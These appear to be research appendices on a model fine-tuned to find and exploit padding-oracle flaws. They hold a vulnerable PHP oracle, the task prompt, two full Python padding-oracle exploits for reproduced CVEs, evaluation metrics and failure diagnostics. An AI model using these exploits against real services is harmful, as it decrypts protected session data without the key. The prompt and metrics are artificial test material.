 // Returns base64(AES-128-CBC ciphertext) + 6-digit plaintext length
 public function encrypt($plaintext) {
 $length = strlen($plaintext);
 if ($length >= 1048576) { return false; }
 $ciphertext = openssl_encrypt($plaintext, 'AES-128-CBC', $this->_key,
 OPENSSL_RAW_DATA, $this->_iv);
 return base64_encode($ciphertext) . sprintf('%06d', $length);
 }

 // Strips the 6-digit suffix, decrypts, and returns substr(output, 0,
 length)
 public function decrypt($ciphertext) {
 $length = intval(substr($ciphertext, -6));
 $ciphertext = substr($ciphertext, 0, -6);
 $output = openssl_decrypt(base64_decode($ciphertext),
 'AES-128-CBC', $this->_key, OPENSSL_RAW_DATA, $this->_iv);
 return substr($output, 0, $length);
 }
}
```

**File: oracle_adapter.php**
```php
```



```

// Ciphertext wire format: base64(iv_bytes || raw_ct) + 6-digit-length-suffix

// encrypt command: generates random 16-byte IV, encrypts plaintext,
// emits: {"status":"success","ciphertext":"<packed>"}

// decrypt command:
case 'decrypt':
 $combined = base64_decode(substr($ciphertext, 0, -6));
 $iv_bytes = substr($combined, 0, 16);
 $raw_ct = substr($combined, 16);

 // Decrypt with OPENSSL_ZERO_PADDING to suppress automatic unpadding
 $raw_out = openssl_decrypt($raw_ct, 'AES-128-CBC', $key,
 OPENSSL_RAW_DATA | OPENSSL_ZERO_PADDING,
 $iv_bytes);

 // Manual PKCS7 check -- THIS IS THE ORACLE
 $result_b64 = '';
 if ($raw_out !== false && strlen($raw_out) > 0) {
 $pad_byte = ord($raw_out[strlen($raw_out) - 1]);
 if ($pad_byte >= 1 && $pad_byte <= 16) {
 if (substr($raw_out, -$pad_byte) === str_repeat(chr($pad_byte),
 $pad_byte)) {
 $plaintext = substr($raw_out, 0, -$pad_byte);
 $result_b64 = base64_encode("\x01"); // one-bit sentinel on
valid padding
 }
 }
 }
 // plaintext_b64 is NON-EMPTY when padding is VALID, EMPTY STRING when
INVALID
 echo json_encode(['status' => 'success', 'plaintext_b64' => $result_b64]);
...

Oracle CLI Interface:
...

Encrypt:
php oracle_adapter.php encrypt <plaintext> <key>
Returns JSON: {"status": "success", "ciphertext": "<packed_ciphertext>"}

Decrypt:
php oracle_adapter.php decrypt <ciphertext> <key>
Returns JSON: {"status": "success", "plaintext_b64": "<base64_or_empty>"}
IMPORTANT: plaintext_b64 == "" means padding is INVALID
IMPORTANT: plaintext_b64 != "" means padding is VALID
...

Task:
1. Analyze whether this encryption scheme is vulnerable to a padding oracle
 attack. State "VULNERABLE" or "NOT VULNERABLE" and explain your reasoning
 clearly.
2. If VULNERABLE, write a complete Python exploit that:
 - Is invoked as: 'python exploit.py <oracle_path> <key> <ciphertext>'
 - Runs the oracle adapter with PHP (e.g. 'php <oracle_path> decrypt
 <ciphertext> <key>')
 - Uses the padding oracle to decrypt the given ciphertext **without knowing
 the AES key**

```

- Prints ONLY the decrypted plaintext to stdout (no debug output, no extra text)
- Handles multi-block ciphertexts
- Encloses the exploit code in a `“python\n...\n”` block

## Appendix B

# GENERATED EXPLOITS

These are the exploits the fine-tuned model (Config D) produced for the two held-out vulnerable entries, reproduced as generated. Both carry out the same Vaudenay attack and differ only in how each oracle's wire format is assembled, which is where each one fails, as analysed in Section 5.5.

The exploits in this appendix are reproduced as the model generated them, comments included. The PrestaShop docstring misstates the identifier, it reads CVE-2018-19422 where the correct one is CVE-2018-13784, and it mentions a 1.7 variant that this work does not contain. These are errors in the model's generated comments, they do not affect the exploit code.

### Exploit for cve-2016-0736

```
#!/usr/bin/env python3
"""
Padding-oracle exploit (Vaudenay/Cryptopals-17 algorithm) for the Apache HTTPD
2.4.23 mod_session_crypto CVE-2016-0736 reproduction. Identical to the
Cryptopals 17 exploit except it invokes the C oracle adapter instead of OpenSSL
directly.

Invoked as: python3 exploit.py <oracle_path> <key> <cookie>
Cookie = base64(salt[16] || iv[16] || ciphertext). Salt is ignored; IV and
ciphertext are what get manipulated.
Recovers plaintext WITHOUT the key. Prints ONLY the recovered plaintext to
stdout.
"""
import sys
import json
import base64
import subprocess

BLOCK = 16

def make_oracle(oracle_path, key):
 def oracle(iv_bytes, block):
 cookie = base64.b64encode(bytes(iv_bytes) + bytes(block)).decode()
 r = subprocess.run(
 [oracle_path, "decrypt", cookie, key],
 capture_output=True, text=True,
)
 try:
 resp = json.loads(r.stdout)
```

```

 except json.JSONDecodeError:
 return False
 return bool(resp.get("plaintext_b64", "")) # non-empty => valid padding
 return oracle

def single_block_attack(block, oracle):
 zeroing_iv = [0] * BLOCK
 for pad_val in range(1, BLOCK + 1):
 padding_iv = [pad_val ^ b for b in zeroing_iv]
 for candidate in range(256):
 padding_iv[-pad_val] = candidate
 if oracle(padding_iv, block):
 if pad_val == 1:
 # Disambiguate real 0x01 padding from accidental longer
 padding
 padding_iv[-2] ^= 1
 if not oracle(padding_iv, block):
 padding_iv[-2] ^= 1
 continue
 padding_iv[-2] ^= 1
 break
 else:
 raise Exception("no valid padding byte found at position %d" %
pad_val)
 zeroing_iv[-pad_val] = candidate ^ pad_val
 return zeroing_iv

def full_attack(iv, ct, oracle):
 blocks = [iv] + [ct[i:i+BLOCK] for i in range(0, len(ct), BLOCK)]
 out = b""
 for i in range(1, len(blocks)):
 z = single_block_attack(blocks[i], oracle)
 out += bytes(a ^ b for a, b in zip(blocks[i-1], z))
 return out

def pkcs7_unpad(d):
 if not d:
 return d
 p = d[-1]
 if 1 <= p <= BLOCK and d[-p:] == bytes([p]) * p:
 return d[:-p]
 return d

def main():
 oracle_path, key, cookie = sys.argv[1], sys.argv[2], sys.argv[3]
 raw = base64.b64decode(cookie)
 salt, iv, ct = raw[:BLOCK], raw[BLOCK:BLOCK*2], raw[BLOCK*2:]
 rec = full_attack(iv, ct, make_oracle(oracle_path, key))
 sys.stdout.write(pkcs7_unpad(rec).decode("utf-8", errors="replace"))

if __name__ == "__main__":
 main()

```

## Exploit for prestashop-CVE4

```
#!/usr/bin/env python3
"""
Padding-oracle exploit (Vaudenay/Cryptopals-17 algorithm) for the PrestaShop 1.6
CVE-2018-19422 oracle. Identical to the 1.7 exploit except for wire format: 1.6
packs base64(iv || ct) + 6-digit length suffix, while 1.7 packs base64(iv) + ct
directly. This version decodes the 1.6 format before feeding blocks to the
oracle.

Invoked as: python3 exploit.py <oracle_path> <key> <ciphertext>
Recovers plaintext WITHOUT the AES key. Prints ONLY the plaintext to stdout.
"""
import sys
import json
import base64
import subprocess

BLOCK = 16

def make_oracle(oracle_path, key):
 def oracle(iv_bytes, block):
 packed = base64.b64encode(bytes(iv_bytes) + bytes(block)).decode() +
 "000000"
 r = subprocess.run(
 [sys.executable, oracle_path, "decrypt", packed, key],
 capture_output=True, text=True,
)
 try:
 resp = json.loads(r.stdout)
 except json.JSONDecodeError:
 return False
 return bool(resp.get("plaintext_b64", "")) # non-empty => padding VALID
 return oracle

def single_block_attack(block, oracle):
 zeroing_iv = [0] * BLOCK
 for pad_val in range(1, BLOCK + 1):
 padding_iv = [pad_val ^ b for b in zeroing_iv]
 for candidate in range(256):
 padding_iv[-pad_val] = candidate
 if oracle(padding_iv, block):
 if pad_val == 1:
 # Disambiguate real 0x01 padding from accidental longer
 padding
 padding_iv[-2] ^= 1
 if not oracle(padding_iv, block):
 padding_iv[-2] ^= 1
 continue
 padding_iv[-2] ^= 1
 break
 else:
 raise Exception("no valid padding byte found at position %d" %
 pad_val)
 zeroing_iv[-pad_val] = candidate ^ pad_val
 return zeroing_iv
```

```

def full_attack(iv, ct, oracle):
 blocks = [iv] + [ct[i:i+BLOCK] for i in range(0, len(ct), BLOCK)]
 out = b""
 for i in range(1, len(blocks)):
 z = single_block_attack(blocks[i], oracle)
 out += bytes(a ^ b for a, b in zip(blocks[i-1], z))
 return out

def pkcs7_unpad(d):
 if not d:
 return d
 p = d[-1]
 if 1 <= p <= BLOCK and d[-p:] == bytes([p]) * p:
 return d[:-p]
 return d

def main():
 oracle_path, key, ciphertext = sys.argv[1], sys.argv[2], sys.argv[3]
 combined = base64.b64decode(ciphertext[:-6])
 iv, ct = combined[:BLOCK], combined[BLOCK:]
 rec = full_attack(iv, ct, make_oracle(oracle_path, key))
 sys.stdout.write(pkcs7_unpad(rec).decode("utf-8", errors="replace"))

if __name__ == "__main__":
 main()

```

## Appendix C

# EVALUATION RUN RESULTS

These are the aggregate metrics for Config D, as written by the evaluation run on the cluster. The detection metrics and the exploitation metrics match Tables 5.2 and 5.3, and the `reward_tier_distribution` records how many of the four held-out completions landed in each reward tier, two at 0.2 and two at 1.0.

```
{
 "accuracy": 1.0,
 "precision": 1.0,
 "recall": 1.0,
 "f1": 1.0,
 "exploit_generation_rate": 1.0,
 "syntactic_validity_rate": 1.0,
 "exploit_success_rate": 0.0,
 "mean_reward": 0.6,
 "reward_tier_distribution": {
 "0.0": 0,
 "0.1": 0,
 "0.2": 2,
 "0.5": 0,
 "1.0": 2
 },
 "verdict_accuracy_safe": 1.0,
 "reasoning_score_safe": 1.0
}
```

## Appendix D

# EXPLOIT FAILURE DIAGNOSTICS

This appendix gives the diagnostic transcript behind Section 5.5. The reference exploits recover the plaintext on both held-out CVEs, which shows the targets are solvable and the harness works. The model’s own exploits, as generated by Config D, fail. Patching only the diagnosed per-CVE plumbing defect, the dropped salt on one and the interpreter and length suffix on the other, with no change to the attack logic, makes each one recover the plaintext. Each model exploit recovers the plaintext once the single diagnosed defect is patched, and all runs print `SensitiveData!1`. The query counts differ from run to run because each run draws a fresh random IV.

Exploit	Variant	Recovered	Oracle calls
Reference	cve-2016-0736	yes	2382
Reference	prestashop-CVE4	yes	1747
Model D	cve-2016-0736, as generated	no	256
Model D	prestashop-CVE4, as generated	no	0
Model D	cve-2016-0736, salt fixed	yes	1866
Model D	prestashop-CVE4, interpreter + suffix fixed	yes	1826

Table D.1: Diagnostic transcript on the held-out CVEs